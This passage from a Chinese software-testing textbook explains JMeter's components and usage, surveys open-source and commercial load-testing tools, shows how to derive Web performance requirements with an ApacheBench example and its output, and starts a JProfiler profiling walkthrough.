JMeter(https://jmeter.apache.org)是开源的性能测试工具的代表，最早是为了完成Tomcat的前身Jserv的性能测试而诞生的。随着J2EE应用的不断发展，其功能不再局限于Web服务器的性能测试，还涵盖了数据库、FTP、LDAP服务器等各种性能测试，以及可以和JUnit、Ant等工具的集成应用。它可以针对服务器、网络或其他被测试对象等模拟大量并发负载来进行强度测试，并分析不同压力负载下的系统整体性能，包括性能的图形分析、产生相应的统计报表，包括各个URL请求的数量、平均响应时间、最小/大响应时间、错误率等。

JMeter内部实现了线程机制(线程组)，如图6-9所示，用户不用为并发负载的过程编写代码，只需做简单配置即可。同时，JMeter也提供了丰富的逻辑控制器，控制线程的运行。




图6-9 JMeter线程组及其设置界面

1. JMeter主要构成组件

(1) 测试计划(Test Plan)作为JMeter测试元件的容器，是使用JMeter进行测试的起点。

(2) 线程组(Thread Group)代表一定数量的并发用户，用来模拟并发用户发送请求。实际的请求内容是在采样器(Sampler)中定义。

(3) 逻辑控制器(Logic Controller)可以自定义JMeter发送请求的行为逻辑，它与Sampler结合使用可以模拟复杂的请求序列。

(4) 采样器(Sampler)定义包括FTP、HTTP、SOAP、LDAP、TCP、JUnit、Java等各类请求。如HTTP请求默认值负责记录请求的服务器、协议、端口等参数值。

(5) 配置单元(Config Element)维护采样器需要的配置信息,并根据实际的需要来修改请求的内容。配置单元包括登录配置单元、简单配置单元、FTP/HTTP 配置单元等。

(6) 定时器(Timer)负责定义请求之间的延迟间隔。

(7) 断言(Assertions)可以用来判断请求响应的结果是否如用户所期望的。它可以用来隔离问题域,即在确保功能正确的前提下执行压力测试。这个限制对于有效的测试是非常有用的。

(8) 监听器(Listener)负责收集测试结果,并可以设置所需的、特定的结果显示方式。

(9) 前置处理器(Pre Processors)和后置处理器(Post Processors)负责在生成请求之前和之后完成工作。前置处理器常常用来修改请求的设置,后置处理器则常常用来处理响应的数据。

2. 如何使用 JMeter 进行性能测试

使用 JMeter 进行性能测试,其操作相对简单。如以 Web 服务器的性能测试为例,按下列 5 个步骤进行操作就基本能完成测试任务。

(1) 在 JMeter 里增加一个线程组、一个简单控制器、一个 Cookie 管理器、一个综合图形器(Aggregate Graph)和若干个 HTTP 请求。

(2) 在线程组中定义线程数、产生线程发生的时间和测试循环次数。

(3) 在 HTTP 请求中定义服务器、端口、协议和方法、请求路径等。

(4) 配置用户登录信息,进行安全设置,如完成"Http URL 重写修饰符"或"Http Cookie 管理器"的有关配置。有时,还需要增加响应断言或 HTML 断言,确定系统是否做出正确的响应、用户登录是否成功等。

(5) 添加"图形结果、表格查看结果"等监听器,负责收集和显示性能测试结果。

对于一些数据加密传送的应用,需要增加 Access Log Sampler 采样器,在此之前,要获得被测试应用的相关 Log 数据。如果要监听被测试服务器的系统资源(内存、CPU 等),需要增加一个"监视器结果"监听器。要获得被测试服务器的系统资源数据,一般需要登录服务器,所以这时需要在配置元件中增加一个"HTTP 授权管理器授权",添加相应的配置记录,使 JMeter 可以访问被测试服务器。

3. 其他开源的性能测试工具

(1) nGrinder(http://www.nhnopensource.org/ngrinder/)是一个基于 Grinder 开发的、易于管理和使用的、分布式性能测试系统。它是由一个 controller 和连接它的多个 agent 组成,用户可以通过 Web 界面管理和控制测试,以及查看测试报告,controller 会把测试(基于 Python 的测试脚本)分发到一个或多个 agent 去执行(由 Python 执行)。用户可以设置使用多个进程和线程来并发地执行该脚本,而且在同一线程中,来重复不断地执行测试脚本,来模拟很多并发用户。在执行过程中收集运行情况、响应时间、测试目标服务器的运行情况等,保存这些数据生成运行报告。

(2) Apache 提供一个简单的命令行性能测试工具 ab,在 6.3.6 节将详细介绍。

(3) HTTP 工程包含一个名为 HTTPD-Test 的子工程——Apache 的通用测试工具包,它包含不少测试工具,而其中 Flood(http://httpd.apache.org/test/flood/)是人们经常使用的一个 Web 性能测试工具。Flood 使用 XML 文件来完成性能测试设置,如请求的 URL、POST 数据等。

(4) Siege(http://www.joedog.org/JoeDog/Siege)是一个开源的Web压力测试和评测工具。

(5) OpenSTA,可以模拟大量的虚拟用户来完成性能测试,并通过script来完成丰富的自定义设置。详见http://portal.opensta.org/index.php。

(6) DBMonster是一个生成随机数据、用来测试SQL数据库的压力测试工具,详见http://dbmonster.kernelpanic.pl/。

(7) LoadSim——网络应用程序的负载模拟器。

更多的性能测试工具,可访问http://www.opensourcetesting.org/performance.php。

4. 商业的性能测试工具

(1) HP LoadRunner是业界领先的性能测试工具,适用于大规模的企业和项目,可以包括移动、AJAX、Flex、HTML 5、.NET、Java、GWT、Silverlight、SOAP、Citrix、ERP和传统应用等进行测试,并在系统上线前获得准确的端到端系统性能视图。

(2) IBM Rational Performance Tester是适用于Web应用程序的性能测试工具,基于Windows和Linux的用户界面,使用基于树状结构的测试编辑器提供高级且详细的测试视图,支持使用自定义Java代码的灵活测试定制,将易用性与深入分析功能相结合,从而简化了测试创建的过程,并满足各种性能测试需求。提供不同用户数的灵活的模拟,支持将Windows和Linux用作分布式负载生成器,使用最小化的硬件资源实现大型、多用户的测试,以帮助确保应用程序具有支持数以千计并发用户并稳定运行的性能。

(3) Radview WebLoad也是知名的负载测试工具,用于性能、伸缩性等测试,脚本语言是JavaScript,支持多种协议(包括SOAP/XML、FTP、SMTP、AJAX在内的REST/HTTP等),因而可从所有层面对应用程序进行测试。在2008年4月,Radview则以GPL协议发布了WebLOAD的开源社区版本,该版本可从webload.org下载,但还保留商业的专业版。

(4) Compuware QA Load是适合Web应用系统、数据库服务器的性能测试工具,针对分布式的应用系统,创建和执行有效的、仿真的负载测试。通过模拟成百上千的用户执行关键业务,从控制中心管理全局负载测试,规划系统性能,通过重复测试寻找瓶颈问题、优化系统性能或验证应用的扩展性。

(5) Quest Benchmark Factory是一种高扩展性的压力测试、容量规划和性能优化工具,能应用于分布式计算环境,可以模拟数千个用户访问应用系统中的数据库、文件、Web和消息服务器,从而确定系统容量、找出系统瓶颈等。

(6) 微软WAS(Web Access Stress test)允许以不同的方式创建测试脚本(录制、装载、导入和直接手工编辑等),可以通过一台或者多台客户机模拟大量用户的活动,由中央主客户端来控制。WAS支持身份验证、加密(SSL协议)和Cookies,支持随机的或顺序的数据集、带宽调节和随机延迟,允许URL分组和对每组的点击率的说明,以更真实地模拟实际情景。提供一个对象模型,可以通过VBScript处理或者通过定制编程来达到开启、结束和配置测试脚本的效果。

(7) Paessler Webserver Stress Tool。只要输入网站的URL网址以及模拟的上站人数,就可以模拟在同一时间内进站或是循序进站时对服务器的存取负载,并获得服务器的相关性能数据,如反应时间、传递速率等。它还支持CGI或ASP等语言撰写的程序,支持Proxy设定、密码输入、Cookies与ASP的Session-IDs等功能。

(8) MINQ PureLoad是基于Java的测试工具,支持J2EE、.NET、PHP、AJAX、SOAP和

ASP 等各种应用,脚本语言采用 XML,简单、易用。因为是基于 Java 的软件工具,因此可以通过 Java Beans API 来增强软件功能。

6.3.6 Web 性能测试

在 Web 性能测试中,关键的是确定其测试的需求。一般有以下两种方式来描述 Web 的性能测试需求。

(1) 基于 Web 应用系统的在线用户和响应时间来度量系统性能,适合企业的内部 Web 应用系统,因为容易获得负载数据——上线后所支持的在线用户数以及业务操作习惯。这类测试需求可描述为:50 个在线用户按正常操作速度访问系统,页面响应时间不大于 3s,事物处理的成功率应达到 100%;而当在线用户达到峰值 200 时,页面响应时间不大于 8s,事物处理的成功率应大于 90%。

(2) 基于 Web 应用系统的吞吐量和响应时间来度量系统性能。当 Web 应用在上线后所支持的在线用户无法确定,如基于 Internet 的网上购物系统,可通过每天下订单的业务量直接计算其吞吐量,从而采取基于吞吐量的方式来描述性能测试需求,如可描述为:网上购物系统在每分钟内需处理 20 笔订单提交,交易成功率为 100%,而且 90%的请求响应时间不大于 8s。

关于 Web 性能指标,还可以参考标准性能评估公司(Standard Performance Evaluation Corporation,SPEC)网站 http://www.spec.org/benchmarks.html#web。

如何确定在线用户数量呢?可以根据系统可能访问用户数以及每个用户访问系统的时间长短来确定。例如,某个企业内部的 Web 应用系统,通过分析获得该系统有 10 000 个注册用户,每天有一半用户会在上班时间(8 个小时)访问这个系统,平均在线时间为 30min,那么该 Web 应用系统的平均在线数(即 Session 连接数)约为 300 个(10 000/2×0.5 / 8),假设在线用户数峰值是平均在线用户数的 3 倍,则性能测试需求的在线用户数可定为 900。而系统数据吞吐量可通过统计获得,即得到单位时间内 Web 应用系统需成功处理多少笔交易。例如,每天访问系统的 5000 用户,平均进行 5 次查询,Web 服务器平均每分钟要处理 52 个事务(即 5000×5 / 480)。如果考虑到峰值因素,要求每分钟能处理大约 150 个事务。

由于时间和资源限制,不可能对 Web 应用系统的所有功能进行性能测试,而是根据业务的实际操作情况和技术的角度来分析,选择关键业务。例如,企业内部的 Web 应用系统的登录操作就是一项关键业务操作,多数用户一到办公室就登录系统,所以系统登录操作的在线用户峰值会出现在早上上班时间。而对于电子商务系统,商品查询操作是最多的。每个用户访问系统,首先就查询感兴趣的商品。真正买东西的用户不一定很多,但查询操作都少不了。

接下来还要确定具体的负载参数,包括发送请求的虚拟用户数、每个虚拟用户发送请求的速度和频率(即思考时间)。如果是基于在线用户的性能测试需求,可以将录制脚本时记录的思考时间作为基准,以此将思考时间设置成一定范围内的随机值。基于吞吐量的性能测试需求,可以把思考时间设置为零。

测试的结果要绘出负载和系统性能指标之间的关系,即当负载随时间发生变化时系统的性能指标相应的变化趋势,如并发用户数从 10 个一直增加到 300 时,页面响应时间的变化趋势。也可以绘出并发用户数、响应时间以及数据吞吐量之间的关系曲线。一般来说,并发用户数增加时页面的响应时间也增加。服务器的数据吞吐量不同于响应时间,刚开始随并发用户数增加而吞吐量增加,当吞吐量到达一定峰值后,再增加并发用户数,吞吐量会减少。原因在于当并发用户数少时,向 Web 服务器提交的请求量不大,服务器处理能力还有富余,所以吞吐

量逐步增大；但当并发用户数超过某一值时，由于向服务器提交的请求太多，造成服务器阻塞，反而导致吞吐量减少。

Apache 提供的性能测试工具 ab

ab 的全称是 ApacheBench，是 Apache 附带的一个小工具，专门用于 HTTP Server 的 Benchmark Testing，可以同时模拟多个并发请求。ab 命令带很多参数，例如常用的有以下一些。

-A auth-username:password：向服务器提供基本认证信息。用户名和密码之间由一个"："隔开，并将被以 Base64 编码形式发送。无论服务器是否需要(即是否发送了 401 认证需求代码)，此字符串都会被发送。

-c concurrency：一次产生的请求个数。默认是一次一个。

-C cookie-name=value

……

-I：执行 HEAD 请求，而不是 GET。

-k：启用 KeepAlive 功能，即在一个 HTTP 会话中执行多个请求。默认不启用 KeepAlive 功能。

-p POST-file：包含 POST 数据的文件。

更多的参数见：

http://httpd.apache.org/docs/2.0/programs/ab.html

http://www.phpchina.com/manual/apache/programs/ab.html

示例：ab-n 30-c 10 http://www.ussite.com/，即发送 30 个请求，每次发送 10 个并发请求，测试该国外 Web 站点 ussite.com 性能如何。

```
This is ApacheBench, Version 2.3 <$ Revision: 655654 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking www.ussite.com (be patient).....done

Server Software:        gws
Server Hostname:        www.ussite.com
Server Port:            80

Document Path:          /
Document Length:        5958 bytes
Concurrency Level:      10                      //并发水平
Time taken for tests:   2.672 seconds
Complete requests:      30                      //完成的请求数
Failed requests:        24                      //失败的请求数
   (Connect: 0, Receive: 0, Length: 24, Exceptions: 0)
Write errors:           0
Total transferred:      196080 bytes            //数据传输量
HTML transferred:       179280 bytes
Requests per second:    11.23 [#/sec] (mean)    //RPS: 每秒的数据传输量(吞吐量)
```

```
Time per request:     890.625 [ms] (mean)          //TPR: 响应时间
Time per request:     89.063 [ms] (mean,across all concurrent requests)
Transfer rate:        71.67 [Kbytes/sec] received  //传输速率

Connection Times (ms)                              //连接时间,分为最小值、平均值、瞬时值、最大值
              min    mean [ +/- sd]    median    max
Connect:       78     81     6.4        78        94
Processing:   172    630   204.1       734       766
Waiting:       78    381   190.8       406       734
Total:        250    711   204.5       813       844

Percentage of the requests served within a certain time (ms)
  50%   813
  66%   828
  75%   828
  80%   844
   … …
100%   844 (longest request)
```

6.3.7 用 JProfiler 完成应用服务器的性能测试

JProfiler 是一个比较好的应用服务器性能测试工具,它能实时地监控系统的 CPU、内存、线程、JVM(Java 虚拟机)等运行或性能的动态状况,可以找到性能瓶颈、内存泄漏等问题,并通过堆遍历做资源回收器的根源性分析。JProfiler 还提供不同的方法来记录访问树以优化性能和细节,在视图中可以灵活选择线程或者线程组,而所有的视图可以聚集到方法、类、包或组件等不同层次上。

JProfiler 分析器提供有用的 Java 服务器应用信息,非常有助于优化应用的性能,特别是在高负载下的应用分析。借助 Java 虚拟机分析器界面(JVMPI)可以监控运作的方式以及 JVM 运行任何 Java 程序时的关键事件——从单独的应用程序到 Applet、Servlet 和企业 JavaBeans(EJB)组件。在分析器内启动一个程序意味着生成、捕捉和观察大量数据,因此所有的分析器都包含着不同的方法来控制数据的流动,在不同的标准以及每一个封包的基础上进行过滤,同样也可以使用灵活的正则表达式类型模式来完成。

在本节中,使用 JProfiler 创建一个性能监控分析环境,跟踪本地和远程的服务器程序,并主要专注于三个性能问题:内存、垃圾回收和多线程运行状况,从而很好地监视 JVM 运行情况以及性能。

JProfiler,如图 6-10 所示,几乎支持所有常用的 IDE 和应用服务器,可以到其 EJ 官方网站 http://www.ej-technologies.com/下载,申请一个 10 天的试用注册码。

1. 内存、CPU 剖析和堆遍历

JProfiler 内存视图(Memory Profile)可以直观地(如列表、分配访问树等)提供动态的内存分配和使用状况,并且能够显示当前存在的方法、类、包、对象和成为垃圾回收的对象。而 JProfilerCPU 视图(CPU Profiler)包括访问树、热点和访问图等,例如,访问树自顶向下显示 JVM 中已记录的访问队列。JDBC、JMS 和 JNDI 服务请求都被注释在请求树中,并能根据 Servlet 和 JSP 对 URL 的不同需要进行拆分。




图 6-10 JProfiler 运行 IDE 界面

在 JProfiler 堆遍历器(Heap Walker)中,可以对堆的状况进行快照并且可以通过选择步骤寻找感兴趣的对象,堆遍历器有类、分配、索引、数据和时间等视图,如分配视图可以为所有记录对象显示分配数和分配热点,而数据视图为单个对象显示实例和类数据。

2. 线程剖析

JProfiler 线程视图(Thread Profile)包括:

(1) 线程历史,显示一个与线程活动和线程状态在一起的活动时间表。

(2) 线程监控,显示一个列表,包括所有的活动线程及其当前的活动状况。

(3) 死锁探测图表(Deadlock Detection),显示一个包含所有在 JVM 里的死锁图表。

(4) 当前线程监测器,显示正在被使用的线程及其关联的线程。

(5) 历史检测记录,显示重大的等待事件和阻塞事件的历史记录。

(6) 监测使用状态统计,显示被监测的线程分组、各类统计数据。

3. VM 遥感勘测技术

观察 JVM 的内部状态,JProfiler 提供了不同的遥感勘测视图(VM Telemetry),通过图像直观地显示堆(Heap)、记录的对象、垃圾回收(Garbage Collector)、类、线程等的活动时间表。

4. 本地监控

(1) 安装 JProfiler 和 JBuilderX,然后运行 JProfiler,打开 Session|IDE integration tab,IDE 选择 Borland JBuilder,选择 JBuilder 的安装目录并确认,就完成了以 OpenTool 的形式将 JProfiler 整合到 JBuilder 中。

(2) 运行 JBuilder,打开 Run|Configurations,选择或新建一个 Runtime,在 Optimize 选项中就可以看到 JProfiler,可以选择每次运行程序新建一个 JProfiler 窗口的提示设置。

(3) 单击 Optimize Project 按钮,运行程序,弹出如图 6-11 所示的 Application Settings 对

话框,确认相关的信息即可。

